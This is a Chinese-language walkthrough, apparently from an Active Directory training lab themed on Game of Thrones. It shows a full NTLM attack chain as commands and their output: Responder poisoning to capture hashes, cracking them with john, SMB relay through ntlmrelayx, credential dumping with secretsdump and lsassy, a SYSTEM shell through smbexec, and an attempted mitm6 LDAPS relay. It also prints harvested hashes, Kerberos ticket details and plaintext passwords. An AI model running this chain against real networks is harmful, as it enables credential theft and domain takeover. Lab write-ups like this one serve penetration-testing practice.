[*] [MDNS] Poisoned answer sent to fe80::c0f2:f4a3:db2:7210 for name wpad.local
[*] [LLMNR] Poisoned answer sent to fe80::c0f2:f4a3:db2:7210 for name wpad
[*] [MDNS] Poisoned answer sent to fe80::5cd5:443:2cc5:7310 for name kingslanding.local
[*] [LLMNR] Poisoned answer sent to fe80::5cd5:443:2cc5:7310 for name kingslanding
[*] [MDNS] Poisoned answer sent to fe80::5cd5:443:2cc5:7310 for name kingslanding.local
[*] [LLMNR] Poisoned answer sent to fe80::5cd5:443:2cc5:7310 for name kingslanding
[*] [MDNS] Poisoned answer sent to fe80::1d17:a38a:843c:b94a for name Meren.local
[*] [MDNS] Poisoned answer sent to fe80::1d17:a38a:843c:b94a for name Meren.local
[*] [LLMNR] Poisoned answer sent to fe80::1d17:a38a:843c:b94a for name Meren
[*] [LLMNR] Poisoned answer sent to fe80::1d17:a38a:843c:b94a for name Meren
[SMB] NTLMv2-SSP Client : fe80::1d17:a38a:843c:b94a
[SMB] NTLMv2-SSP Username : NORTH\eddard.stark
[SMB] NTLMv2-SSP Hash : eddard.stark::NORTH:881cb768f9ab001b:00C0729635FE5843A7CEDFA214F0ADBE:010100000000000080A474792693DC01E0BEB34BF358B3AD0000000002000800560032005200550001001E00570049004E002D00480045004300330042004D00590036004B0057004B0004003400570049004E002D00480045004300330042004D00590036004B0057004B002E0056003200520055002E004C004F00430041004C000300140056003200520055002E004C004F00430041004C000500140056003200520055002E004C004F00430041004C000700080080A474792693DC01060004000200000008003000300000000000000000000000003000008C52D3E19A1CA2ADB7167B849B891695BD685A330597915B87342EFD6DC6FA530A001000000000000000000000000000000000000900140063006900660073002F004D006500720065006E000000000000000000
[*] [MDNS] Poisoned answer sent to fe80::1d17:a38a:843c:b94a for name Meren.local

我们获得了罗柏·史塔克和艾德·史塔克的哈希,使用john破解。

只能破解出来罗柏的。

原理: 利用 Windows 的名称解析顺序缺陷。

  1. 当受害者机器尝试访问一个不存在的主机名(例如手滑输错了 \\server01 输成了 \\serber01)。
  2. DNS 解析失败。
  3. Windows 会向局域网发送 LLMNR (Link-Local Multicast Name Resolution) 和 NBT-NS (NetBIOS Name Service) 广播,询问“谁知道 serber01 的IP?”。
  4. Responder(攻击者)监听到广播后,立刻伪造响应:“我是 serber01,我的IP是 [攻击机IP]”。
  5. 受害者相信了,并向攻击机发起 SMB 认证连接,发送自己的用户名和 NTLMv2 Hash(加密的凭据)。
1
2
3
4
5
6
7
8
9
10
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# john hash.txt --wordlist=rockyou.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
sexywolfy (robb.stark)
1g 0:00:00:04 DONE (2026-02-01 03:02) 0.2070g/s 2969Kp/s 3238Kc/s 3238KC/s !)(OPPQR..*7¡Vamos!
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.

接下来使用ntlm中继攻击

https://tttang.com/archive/1548/

AD 提权-NTLM 中继攻击(强制认证) - 扛枪的书生 - 博客园

这里贴一下两篇博客,感觉说的很形象详细。

先找到没有开启smb签名认证的机器。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# nxc smb 192.168.10.0/24 -u "jon.snow" -p "iknownothing" --gen-relay-list relay.txt
SMB 192.168.10.12 445 MEEREEN [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:MEEREEN) (domain:essos.local) (signing:True) (SMBv1:True) (Null Auth:True)
SMB 192.168.10.12 445 MEEREEN [-] essos.local\jon.snow:iknownothing STATUS_LOGON_FAILURE
SMB 192.168.10.23 445 BRAAVOS [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:BRAAVOS) (domain:essos.local) (signing:False) (SMBv1:True)
SMB 192.168.10.11 445 WINTERFELL [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 192.168.10.10 445 KINGSLANDING [*] Windows 10 / Server 2019 Build 17763 x64 (name:KINGSLANDING) (domain:sevenkingdoms.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 192.168.10.22 445 CASTELBLACK [*] Windows 10 / Server 2019 Build 17763 x64 (name:CASTELBLACK) (domain:north.sevenkingdoms.local) (signing:False) (SMBv1:None)
SMB 192.168.10.23 445 BRAAVOS [+] essos.local\jon.snow:iknownothing (Guest)
SMB 192.168.10.10 445 KINGSLANDING [-] sevenkingdoms.local\jon.snow:iknownothing STATUS_LOGON_FAILURE
SMB 192.168.10.22 445 CASTELBLACK [+] north.sevenkingdoms.local\jon.snow:iknownothing
SMB 192.168.10.11 445 WINTERFELL [+] north.sevenkingdoms.local\jon.snow:iknownothing
Running nxc against 256 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00

192.168.10.22和192.168.10.23没有开启smb签名认证。

1
2
3
4
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# cat relay.txt
192.168.10.23
192.168.10.22

接下来需要修改responder的配置文件,让默认的smb和http服务器关掉。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
# 修改 HTTP
sed -i -E 's/HTTP\s*=\s*On/HTTP = Off/g' /etc/responder/Responder.conf

# 修改 SMB
sed -i -E 's/SMB\s*=\s*On/SMB = Off/g' /etc/responder/Responder.conf

; Servers to start
SQL = On
SMB = Off
QUIC = On
RDP = On
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = Off
HTTPS = On
DNS = On
LDAP = On
DCERPC = On
WINRM = On
SNMP = On
MQTT = On
MYSQL = On

之后启动ntlmrelayx

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# impacket-ntlmrelayx -tf relay.txt -of netntlm -smb2support -socks
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client WINRMS loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to hosts in targetfile
[*] SOCKS proxy started. Listening on 127.0.0.1:1080
[*] MSSQL Socks Plugin loaded..
[*] LDAP Socks Plugin loaded..
[*] SMTP Socks Plugin loaded..
[*] SMB Socks Plugin loaded..
[*] IMAPS Socks Plugin loaded..
[*] LDAPS Socks Plugin loaded..
[*] HTTPS Socks Plugin loaded..
[*] IMAP Socks Plugin loaded..
[*] HTTP Socks Plugin loaded..
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Setting up WinRM (HTTP) Server on port 5985
[*] Setting up WinRMS (HTTPS) Server on port 5986
[*] Setting up RPC Server on port 135
[*] Multirelay enabled

[*] Servers started, waiting for connections
Type help for list of commands
* Serving Flask app 'impacket.examples.ntlmrelayx.servers.socksserver'
* Debug mode: off
ntlmrelayx>

这里不知道怎么回事ntlmrelayx老收不到流量

原来是没有加ipv6参数导致的

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# impacket-ntlmrelayx -tf relay.txt -of netntlm -smb2support -socks -6
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client WINRMS loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to hosts in targetfile
[*] SOCKS proxy started. Listening on 127.0.0.1:1080
[*] IMAP Socks Plugin loaded..
[*] HTTP Socks Plugin loaded..
[*] IMAPS Socks Plugin loaded..
[*] SMTP Socks Plugin loaded..
[*] MSSQL Socks Plugin loaded..
[*] HTTPS Socks Plugin loaded..
[*] LDAPS Socks Plugin loaded..
[*] SMB Socks Plugin loaded..
[*] LDAP Socks Plugin loaded..
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
* Serving Flask app 'impacket.examples.ntlmrelayx.servers.socksserver'
* Debug mode: off
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Setting up WinRM (HTTP) Server on port 5985
[*] Setting up WinRMS (HTTPS) Server on port 5986
[*] Setting up RPC Server on port 135
[*] Multirelay enabled

[*] Servers started, waiting for connections
Type help for list of commands
ntlmrelayx> [*] (SMB): Received connection from NORTH/eddard.stark at WINTERFELL, connection will be relayed after re-authentication
[]
[*] (SMB): Connection from NORTH/EDDARD.STARK@fe80::1d17:a38a:843c:b94a controlled, attacking target smb://192.168.10.23
[*] (SMB): Authenticating connection from NORTH/EDDARD.STARK@fe80::1d17:a38a:843c:b94a against smb://192.168.10.23 SUCCEED [1]
[*] SOCKS: Adding SMB://NORTH/EDDARD.STARK@192.168.10.23(445) [1] to active SOCKS connection. Enjoy
[]
[*] (SMB): Connection from NORTH/EDDARD.STARK@fe80::1d17:a38a:843c:b94a controlled, attacking target smb://192.168.10.22
[*] (SMB): Authenticating connection from NORTH/EDDARD.STARK@fe80::1d17:a38a:843c:b94a against smb://192.168.10.22 SUCCEED [2]
[*] SOCKS: Adding SMB://NORTH/EDDARD.STARK@192.168.10.22(445) [2] to active SOCKS connection. Enjoy
[*] All targets processed!
[*] (SMB): Connection from NORTH/EDDARD.STARK@fe80::1d17:a38a:843c:b94a controlled, but there are no more targets left!
[*] (SMB): Received connection from NORTH/eddard.stark at WINTERFELL, connection will be relayed after re-authentication
[*] All targets processed!
[*] (SMB): Connection from NORTH/EDDARD.STARK@fe80::1d17:a38a:843c:b94a controlled, but there are no more targets left!
[*] (SMB): Received connection from NORTH/eddard.stark at WINTERFELL, connection will be relayed after re-authentication
[*] All targets processed!
[*] (SMB): Connection from NORTH/EDDARD.STARK@fe80::1d17:a38a:843c:b94a controlled, but there are no more targets left!
[*] (SMB): Received connection from NORTH/eddard.stark at WINTERFELL, connection will be relayed after re-authentication
[*] All targets processed!
[*] (SMB): Connection from NORTH/EDDARD.STARK@fe80::1d17:a38a:843c:b94a controlled, but there are no more targets left!
[*] (SMB): Received connection from NORTH/eddard.stark at WINTERFELL, connection will be relayed after re-authentication
[*] (SMB): Received connection from NORTH/robb.stark at WINTERFELL, connection will be relayed after re-authentication
[*] All targets processed!
[*] (SMB): Connection from NORTH/ROBB.STARK@fe80::1d17:a38a:843c:b94a controlled, but there are no more targets left!
[*] (SMB): Received connection from NORTH/robb.stark at WINTERFELL, connection will be relayed after re-authentication
[*] All targets processed!
[*] (SMB): Connection from NORTH/ROBB.STARK@fe80::1d17:a38a:843c:b94a controlled, but there are no more targets left!
[*] (SMB): Received connection from NORTH/robb.stark at WINTERFELL, connection will be relayed after re-authentication
[*] (SMB): Received connection from NORTH/robb.stark at WINTERFELL, connection will be relayed after re-authentication
[*] All targets processed!
[*] (SMB): Connection from NORTH/ROBB.STARK@fe80::1d17:a38a:843c:b94a controlled, but there are no more targets left!
[*] (SMB): Received connection from NORTH/robb.stark at WINTERFELL, connection will be relayed after re-authentication
[*] All targets processed!
[*] (SMB): Connection from NORTH/ROBB.STARK@fe80::1d17:a38a:843c:b94a controlled, but there are no more targets left!
[*] (SMB): Received connection from NORTH/robb.stark at WINTERFELL, connection will be relayed after re-authentication
[*] All targets processed!
[*] (SMB): Connection from NORTH/ROBB.STARK@fe80::1d17:a38a:843c:b94a controlled, but there are no more targets left!
[*] (SMB): Received connection from NORTH/robb.stark at WINTERFELL, connection will be relayed after re-authentication

ok接下来就是愉快的dump哈希

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# proxychains4 impacket-secretsdump -no-pass 'NORTH'/'EDDARD.STARK'@'192.168.10.22'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.22:445 ... OK
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x763976090c57d48a5acf6e6429bcd41b
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:9ab6e3005740e48ad3d422bc52e986ae:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
[*] Dumping cached domain logon information (domain/username:hash)
NORTH.SEVENKINGDOMS.LOCAL/sql_svc:$DCC2$10240#sql_svc#89e701ebbd305e4f5380c5150494584a: (2026-02-01 09:47:29+00:00)
NORTH.SEVENKINGDOMS.LOCAL/robb.stark:$DCC2$10240#robb.stark#f19bfb9b10ba923f2e28b733e5dd1405: (2026-02-01 09:53:48+00:00)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
NORTH\CASTELBLACK$:aes256-cts-hmac-sha1-96:0db8d97ee33a620d961fe254ab70b6635d184be4c9795ac0244d6e8afb3a1ae6
NORTH\CASTELBLACK$:aes128-cts-hmac-sha1-96:662441eb1d89f45693edda51b1e20aea
NORTH\CASTELBLACK$:des-cbc-md5:5d5ece267919f44c
NORTH\CASTELBLACK$:plain_password_hex:6400780068003000520028002c006d007a0024002a0038002a00760073002e00780040002e00640038004300210060002800210076006c006100440052002000470025003f0023002700440031005300320055004000340033002f006e005f0071006800290026006b005c00700042007100590054004e0055006900390075007900350072002f006a004c003c002e0057003f0065003a0066007500640070005a0060002500290060006900540043004e003f007600590052004b0032003c005f004b0021003700630045005f002b006c005a005d005d006700340069005f0039002b005900290068002d0026003c00
NORTH\CASTELBLACK$:aad3b435b51404eeaad3b435b51404ee:0dfd2a24c6bff862ced231c6aab1728a:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0xb99c7123ee29685ff9ad5b585ff6c3abd28269c6
dpapi_userkey:0xe0674e719cc271c1be6875ac747182c22adad22c
[*] NL$KM
0000 A0 B9 07 4A 55 70 F9 F9 FA CC 68 30 15 F5 95 A2 ...JUp....h0....
0010 58 69 29 AD 87 BA A5 9F 76 EB AC F3 07 63 71 5A Xi).....v....cqZ
0020 ED 26 C1 FC 5A 2B D3 25 A0 74 E6 E4 90 53 D5 19 .&..Z+.%.t...S..
0030 E8 D6 BD D0 F3 36 76 5A A6 74 1B 5B D8 30 90 2A .....6vZ.t.[.0.*
NL$KM:a0b9074a5570f9f9facc683015f595a2586929ad87baa59f76ebacf30763715aed26c1fc5a2bd325a074e6e49053d519e8d6bdd0f336765aa6741b5bd830902a
[*] _SC_MSSQL$SQLEXPRESS
north.sevenkingdoms.local\sql_svc:YouWillNotKerboroast1ngMeeeeee
[*] Cleaning up...
[*] Stopping service RemoteRegistry

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# proxychains lsassy --no-pass -d NORTH -u EDDARD.STARK 192.168.10.22
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.22:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.22:445 ... OK
192.168.10.22 - NORTH\robb.stark [NT] 831486ac7f26860c9e2f51ac91e1a07a | [SHA1] 3bea28f1c440eed7be7d423cefebb50322ed7b6c
192.168.10.22 - NORTH\CASTELBLACK$ [NT] 0dfd2a24c6bff862ced231c6aab1728a | [SHA1] 11e014804401b0bfcfc124006dcced43c78e169b
192.168.10.22 - north.sevenkingdoms.local\CASTELBLACK$ [PWD] 6400780068003000520028002c006d007a0024002a0038002a00760073002e00780040002e00640038004300210060002800210076006c006100440052002000470025003f0023002700440031005300320055004000340033002f006e005f0071006800290026006b005c00700042007100590054004e0055006900390075007900350072002f006a004c003c002e0057003f0065003a0066007500640070005a0060002500290060006900540043004e003f007600590052004b0032003c005f004b0021003700630045005f002b006c005a005d005d006700340069005f0039002b005900290068002d0026003c00
192.168.10.22 - NORTH\sql_svc [NT] 84a5092f53390ea48d660be52b93b804 | [SHA1] 9fd961155e28b1c6f9b3859f32f4779ad6a06404
192.168.10.22 - NORTH.SEVENKINGDOMS.LOCAL\robb.stark [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2026-02-01 19:53 (TGT_NORTH.SEVENKINGDOMS.LOCAL_robb.stark_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_417c06da_20260201195348.kirbi)
192.168.10.22 - NORTH.SEVENKINGDOMS.LOCAL\robb.stark [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2026-02-01 19:53 (TGT_NORTH.SEVENKINGDOMS.LOCAL_robb.stark_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_bd1a0c06_20260201195348.kirbi)
192.168.10.22 - NORTH.SEVENKINGDOMS.LOCAL\sql_svc [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2026-02-01 19:47 (TGT_NORTH.SEVENKINGDOMS.LOCAL_sql_svc_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_de524d22_20260201194729.kirbi)
192.168.10.22 - NORTH.SEVENKINGDOMS.LOCAL\CASTELBLACK$ [TGT] Domain: SEVENKINGDOMS.LOCAL - End time: 2026-02-01 19:47 (TGT_NORTH.SEVENKINGDOMS.LOCAL_CASTELBLACK$_krbtgt_SEVENKINGDOMS.LOCAL_ec620120_20260201194729.kirbi)
192.168.10.22 - NORTH.SEVENKINGDOMS.LOCAL\CASTELBLACK$ [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2026-02-01 19:47 (TGT_NORTH.SEVENKINGDOMS.LOCAL_CASTELBLACK$_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_ab7e3a69_20260201194729.kirbi)
192.168.10.22 - NORTH.SEVENKINGDOMS.LOCAL\CASTELBLACK$ [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2026-02-01 19:47 (TGT_NORTH.SEVENKINGDOMS.LOCAL_CASTELBLACK$_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_66406877_20260201194729.kirbi)
192.168.10.22 - NORTH.SEVENKINGDOMS.LOCAL\CASTELBLACK$ [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2026-02-01 19:47 (TGT_NORTH.SEVENKINGDOMS.LOCAL_CASTELBLACK$_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_2cd40ceb_20260201194729.kirbi)
192.168.10.22 - NORTH.SEVENKINGDOMS.LOCAL\CASTELBLACK$ [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2026-02-01 19:47 (TGT_NORTH.SEVENKINGDOMS.LOCAL_CASTELBLACK$_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_9deddce9_20260201194729.kirbi)
20 Kerberos tickets written to /root/.config/lsassy/tickets
6 masterkeys saved to /root/.config/lsassy/masterkeys.txt

成功拿下黑城堡!

1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# proxychains impacket-smbexec -no-pass 'NORTH'/'EDDARD.STARK'@'192.168.10.22'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.22:445 ... OK
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

还有一种方法是利用 IPv6 投毒进行中继 (Mitm6 + Ntlmrelayx)

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# impacket-ntlmrelayx -6 -wh wpadfakeserver.essos.local -t ldaps://meereen.essos.local --add-computer relayedpccreate --delegate-access

Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client WINRMS loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Setting up WinRM (HTTP) Server on port 5985
[*] Setting up WinRMS (HTTPS) Server on port 5986
[*] Setting up RPC Server on port 135
[*] Multirelay disabled

[*] Servers started, waiting for connections
[*] (HTTP): Client requested path: /wpad.dat
[*] Servers started, waiting for connections
[*] (HTTP): Client requested path: /wpad.dat
[*] (HTTP): Client requested path: /wpad.dat
[*] (HTTP): Client requested path: /wpad.dat
[*] (HTTP): Serving PAC file to client ::ffff:192.168.10.1
[*] (HTTP): Client requested path: http://ipv6.msftconnecttest.com/connecttest.txt
[*] (HTTP): Client requested path: http://www.msftconnecttest.com/connecttest.txt
[*] (HTTP): Client requested path: http://ipv6.msftconnecttest.com/connecttest.txt
[*] (HTTP): Connection from ::ffff:192.168.10.1 controlled, attacking target ldaps://meereen.essos.local
[*] (HTTP): Client requested path: http://www.msftconnecttest.com/connecttest.txt
[*] (HTTP): Connection from ::ffff:192.168.10.1 controlled, attacking target ldaps://meereen.essos.local
[-] (HTTP): Exception while Negotiating NTLM with ldaps://meereen.essos.local: "socket connection error while opening: [Errno 111] Connection refused"
[-] (HTTP): Negotiating NTLM with ldaps://meereen.essos.local failed
[-] (HTTP): Exception while Negotiating NTLM with ldaps://meereen.essos.local: "socket connection error while opening: [Errno 111] Connection refused"
[-] (HTTP): Negotiating NTLM with ldaps://meereen.essos.local failed
[*] (HTTP): Client requested path: http://www.msftconnecttest.com/connecttest.txt
[*] (HTTP): Client requested path: http://ipv6.msftconnecttest.com/connecttest.txt
[*] (HTTP): Client requested path: http://www.msftconnecttest.com/connecttest.txt
[*] (HTTP): Connection from ::ffff:192.168.10.1 controlled, attacking target ldaps://meereen.essos.local
[*] (HTTP): Client requested path: http://ipv6.msftconnecttest.com/connecttest.txt
[*] (HTTP): Connection from ::ffff:192.168.10.1 controlled, attacking target ldaps://meereen.essos.local
[-] (HTTP): Exception while Negotiating NTLM with ldaps://meereen.essos.local: "socket connection error while opening: [Errno 111] Connection refused"
[-] (HTTP): Negotiating NTLM with ldaps://meereen.essos.local failed

[-] (HTTP): Exception while Negotiating NTLM with ldaps://meereen.essos.local: "socket connection error while opening: [Errno 111] Connection refused"
[-] (HTTP): Negotiating NTLM with ldaps://meereen.essos.local failed


这边认证好像是失败了。

将域名改为ip地址后显示成功

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# impacket-ntlmrelayx -6 -wh wpadfakeserver.essos.local -t ldaps://192.168.10.12 --add-computer relayedpc --delegate-access --no-validate-privs
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client WINRMS loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Setting up WinRM (HTTP) Server on port 5985
[*] Setting up WinRMS (HTTPS) Server on port 5986
[*] Setting up RPC Server on port 135
[*] Multirelay disabled

[*] Servers started, waiting for connections
[*] (HTTP): Client requested path: /wpad.dat
[*] (HTTP): Client requested path: http://www.msftconnecttest.com/connecttest.txt
[*] (HTTP): Client requested path: http://www.msftconnecttest.com/connecttest.txt
[*] (HTTP): Connection from ::ffff:192.168.10.1 controlled, attacking target ldaps://192.168.10.12
[*] (HTTP): Client requested path: http://ipv6.msftconnecttest.com/connecttest.txt
[*] (HTTP): Client requested path: http://www.msftconnecttest.com/connecttest.txt
[*] (HTTP): Client requested path: http://ipv6.msftconnecttest.com/connecttest.txt
[*] (HTTP): Client requested path: http://ipv6.msftconnecttest.com/connecttest.txt
[*] (HTTP): Client requested path: http://ipv6.msftconnecttest.com/connecttest.txt
[*] (HTTP): Connection from ::ffff:192.168.10.1 controlled, attacking target ldaps://192.168.10.12
[*] (HTTP): Client requested path: http://ipv6.msftconnecttest.com/connecttest.txt
[*] (HTTP): Connection from ::ffff:192.168.10.1 controlled, attacking target ldaps://192.168.10.12
[*] (HTTP): Client requested path: http://ipv6.msftconnecttest.com/connecttest.txt
[*] (HTTP): Connection from ::ffff:192.168.10.1 controlled, attacking target ldaps://192.168.10.12
[*] (HTTP): Client requested path: http://www.msftconnecttest.com/connecttest.txt
[*] (HTTP): Connection from ::ffff:192.168.10.1 controlled, attacking target ldaps://192.168.10.12
[*] (HTTP): Client requested path: http://www.msftconnecttest.com/connecttest.txt
[*] (HTTP): Authenticating connection from /@::ffff:192.168.10.1 against ldaps://192.168.10.12 SUCCEED [1]
[*] ldaps:///@192.168.10.12 [1] -> Assuming relayed user has privileges to escalate a user via ACL attack
[-] ldaps:///@192.168.10.12 [1] -> Cannot perform ACL escalation because we do not have create user privileges. Specify a user to assign privileges to with --escalate-user
[*] (HTTP): Client requested path: http://ipv6.msftconnecttest.com/connecttest.txt
Exception in thread Thread-20:
[*] (HTTP): Client requested path: http://ipv6.msftconnecttest.com/connecttest.txt
[*] (HTTP): Client requested path: http://ipv6.msftconnecttest.com/connecttest.txt
[*] (HTTP): Authenticating connection from /@::ffff:192.168.10.1 against ldaps://192.168.10.12 SUCCEED [2]
[*] (HTTP): Client requested path: http://www.msftconnecttest.com/connecttest.txt
[*] ldaps:///@192.168.10.12 [2] -> Assuming relayed user has privileges to escalate a user via ACL attack
[-] ldaps:///@192.168.10.12 [2] -> Cannot perform ACL escalation because we do not have create user privileges. Specify a user to assign privileges to with --escalate-user
[*] (HTTP): Authenticating connection from /@::ffff:192.168.10.1 against ldaps://192.168.10.12 SUCCEED [3]
Exception in thread Thread-21:
[*] ldaps:///@192.168.10.12 [3] -> Assuming relayed user has privileges to escalate a user via ACL attack
[-] ldaps:///@192.168.10.12 [3] -> Cannot perform ACL escalation because we do not have create user privileges. Specify a user to assign privileges to with --escalate-user
[*] (HTTP): Authenticating connection from /@::ffff:192.168.10.1 against ldaps://192.168.10.12 SUCCEED [4]
Exception in thread Thread-22:
[*] (HTTP): Authenticating connection from /@::ffff:192.168.10.1 against ldaps://192.168.10.12 SUCCEED [5]
[*] ldaps:///@192.168.10.12 [4] -> Assuming relayed user has privileges to escalate a user via ACL attack
[-] ldaps:///@192.168.10.12 [4] -> Cannot perform ACL escalation because we do not have create user privileges. Specify a user to assign privileges to with --escalate-user

这里用萝卜的权限是没办法创建用户的。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
┌──(root㉿kaada)-[/home/kali/Desktop]
